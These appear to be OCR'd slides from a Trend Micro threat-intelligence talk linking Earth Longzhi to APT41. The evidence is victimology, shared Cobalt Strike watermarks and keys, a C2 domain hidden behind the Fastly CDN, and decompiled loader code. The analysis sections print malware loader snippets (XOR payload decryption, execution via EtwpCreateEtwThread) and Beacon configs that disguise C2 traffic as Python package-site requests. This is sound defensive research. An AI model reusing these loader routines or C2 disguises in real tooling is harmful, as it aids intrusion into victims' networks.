
- We state with confidence that Earth Longzhi is related to or is a subgroup of APT41 based on the following reasons:
  - Victimology
  - Cobalt Strike metadata overlap
  - Code similarity of loaders
  - TTPs overlap
- But it’s still unclear as to how they collaborate with each other.
  - Subgroup (small subteam) of APT41?
  - Or just sharing tools/TTPs with each other?

© 2022 Trend Micro Inc.

Victimology

- In campaign #1, the main target was Taiwan
- In campaign #2, the main targets were East/Southeast Asia, but geopolitically critical countries including Pakistan and Ukraine were also targeted
- This indicates that the attacker has geopolitical interests in these area

Targets of Earth Longzhi 2020-2022



© 2022 Trend Micro Inc.


Cobalt Strike Metadata Comparison

- Cobalt Strike Beacon embeds some noteworthy artifacts
  - **Public Key**
    - RSA public key to encrypt session metadata on C2 communication
    - This key is generated from ".cobaltstrike.beacon_keys" file which is generated in the working directory if it doesn't exist when the first logon to Team Server.
    - A matching public key means that two payloads possibly came from the same Team Server.
    - Exception: Leaked/Cracked or copy of the whole Cobalt Strike directory
  - **Watermark**
    - A unique 4 bytes value embedded in Beacon
    - Watermark is generated from "CobaltStrike.auth" file in Team Server, which is a config file used to check license ID and expiration.
    - Watermark will be changed when a version is updated.
    - A matching watermark means that two payloads came from same Team Server.
    - Exception: Leaked/Cracked Coblat Strike

© 2022 Trend Micro Inc.

Understanding Cobalt Strike's Operation

When multiple operators share same CobaltStrike Lisence



Operator A

login →

CS Team Server
for Operator A

CobaltStrike.auth

.cobaltstrike.beacon_keys
for Operator A

create

Beacon generated by Operator A
watermark: generated by *CobaltStrike.auth*
pubkey: *.cobaltstrike.beacon_keys*

Operator B

login →

CS Team Server
for Operator B

CobaltStrike.auth

.cobaltstrike.beacon_keys
for Operator B


create

Beacon generated by Operator B
watermark: generated by *CobaltStrike.auth*
pubkey: *.cobaltstrike.beacon_keys*

© 2022 Trend Micro Inc.

Cobalt Strike Metadata Comparison

- Same watermark with different public key (MD5)



Not found

Attack against Insurerance industry in Phillipines using SymaticLoader

426352781

9ee3e0425ade426 af0cb07094aa29eb

Attack against Aviation industry in Thailand using BigpipeLoader

426352781

9ee3e0425ade426 af0cb07094aa29eb

Attack against Urban Development industry in Phillipines using BigpipeLoader

426352781

9ee3e0425ade426 af0cb07094aa29eb

Attack against Aviation industry in Taiwan using CroxLoader

2021

Aug

Sep

Oct

Dec

2022

Jan

Mar

Possible attack against unknown industry in Pakistan using OutLoader

Not Found

Possible attack against Unknown industry in Malaysia using OutLoader

Not found

Possible attack against Defense industry in Indonesia using BigpipeLoader

895a9de74668635 f1ea31d5db021f7fb

426352781

Possible attack against Ukraine using BigpipeLoader

461002c2a1672f7f9 9469ca5f4f18cfe

426352781

Possible attack against Defense industry in Taiwan using CroxLoader

9ee3e0425ade426 af0cb07094aa29eb


426352781

© 2022 Trend Micro Inc.

Sharing Cobalt Strike License?

- Watermark 426352781 and public key MD5 9ee3e0425ade426af0cb07094aa29ebc are used by Earth Baku and GroupCC which is believed to be a subgroup of APT41


Earth Baku reported by us used Cobalt Strike with watermark 426352781



The Cobalt Strike beacon found in the StealthMutant and StealthVector samples has two types of watermarks. One is "305419896", which is that of a cracked version, and is widely used by a variety of other malicious actors, according to research conducted by VMware Carbon Black.[16] The other watermark is "426352781", which has been in use since at least May 2021 but has never been attributed to malicious actors before.

https://documents.trendmicro.com/assets/white_papers/wp-earth-baku-an-apt-group-targeting-indo-pacific-countries.pdf

GroupCC reported by TeamT5 usesd Cobalt Strike with watermark 426352781 and pubkey 9ee3e0425ade426af0cb07094aa29ebc



Fastly (GroupCC)

pypi2-python.org ↓ pypi2-python.org.global.prod.fastly.net ↓ Real C2 IP

Hosts

Hosts are used as backends for your site. In addition to the IP address and port, the information is used to uniquely identify a domain.

```
BeaconType              - HTTPS
Port                - 443
SleepTime              - 1000
MaxGetSize              - 1398119
Jitter              - 10
MaxDNS                  - Not Found
PublicKey_MD5             - 9ee3e0425ade426af0cb07094aa29ebc
C2Server                pypi.python.org,/latest/pip-check
UserAgent                - Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
HttpPostUri              - /latest/check
...
PipeName                - Not Found
DNS_Idle               - Not Found
DNS_Sleep               - Not Found
SSH_Host                - Not Found
SSH_Port               - Not Found
SSH_Username              - Not Found
SSH_Password_Plaintext        - Not Found
SSH_Password_Pubkey          - Not Found
SSH_Banner              - Host: pypi2-python.org

Watermark               - 426352781

ProcInject_AllocationMethod     - VirtualAllocEx
bUsesCookies               - True
HostHeader              - Host: pypi2-python.org
...
```


https://hitcon.org/2021/agenda/1abeaad2-5152-4468-91ac-d50a39dd7834/Winnti%20is%20Coming%20-%20Evolution%20after%20Prosecution.pdf

© 2022 Trend Micro Inc.

Tool / TTP overlaps with GroupCC


- Same routine to decrypt payload

Loader used by GroupCC




```
    do
    {
      v6[v7] = (v6[v7] - 0xA) ^ 0xCC;
      ++v7;
    }
    while ( v7 < FileSize );
  }
}
ModuleHandleA = GetModuleHandleA("ntdll");
GetProcAddress(ModuleHandleA, "EtwpCreateEtwThread");
if ( !VirtualProtect(v6, FileSize, 0x40u, flOldProtect) )
  return 1;
```

CroxLoader




```
while ( v10 < (FileSize & 0xFFFFFFC0) );
if ( v10 < FileSize )
{

  v16 = &v4[v10];
  v17 = FileSize - v10;
  do
  {
    v18 = *v16++;
    *(v16 - 1) = (v18 - 0xA) ^ 0xCC;
    --v17;
  }
  while ( v17 );
```

SymaticLoader



```
(a1->Sleep)(15000);
v5 = (a1->CreateFileA)(a1->field_0, 0x80000000, 1, 0, 3, 0, 0);
v2 = (a1->GetFileSize)(v5, 0);
v3 = (a1->VirtualAlloc)(0, v2 + 1024, 12288, 64);
(a1->ReadFile)(v5, v3, v2, &a1->field_28, 0);
for ( i = 0; i < a1->field_28; ++i )
  v3[i] = (v3[i] - 0xA) ^ 0xCC;
(a1->CloseHandle)(v5);
(a1->EtwpCreateEtwThread)(v3, 0);
while ( 1 )
  (a1->Sleep)(15000);
```

- Hiding C&C server abusing Fastly CDN



Fastly (GroupCC)

pypi2-python.org

⬇

pypi2-python.org.global.prod.fastly.net

⬇

Real C2 IP

Hosts


Hosts are used as backends for your site. In addition to the IP address and port, the information is used to uniquely identify a domain.

ts.test-domainfront.com

```
BeaconType                  - HTTPS
Port                   - 443
SleepTime                - 1000
MaxGetSize                - 1398119
Jitter                 - 10
MaxDNS                    - Not Found
PublicKey_MD5                - 9ee3e0425ade426af0cb07094aa29ebc
C2Server                 - pypi.python.org,/latest/pip-check
UserAgent                 - Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
HttpPostUri               - /latest/check
...
PipeName                  - Not Found
DNS_Idle                 - Not Found
DNS_Sleep                  - Not Found
SSH_Host                  - Not Found
SSH_Port                 - Not Found
SSH_Username                  - Not Found
SSH_Password_Plaintext          - Not Found
SSH_Password_Pubkey             - Not Found
SSH_Banner                  - Host: pypi2-python.org
...
Watermark                 - 426352781
...
ProcInject_AllocationMethod      - VirtualAllocEx
bUsesCookies                - True
HostHeader                 - Host: pypi2-python.org
...
```

52

Cobalt Strike profile loaded by BigpipeLoader




```
C2Server                         - docs.python.org,/3/_static/documentation_options.js
UserAgent                        - Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
HttpPostUri                      - /3/_static
Malleable_C2_Instructions        - Remove 2 bytes from the end
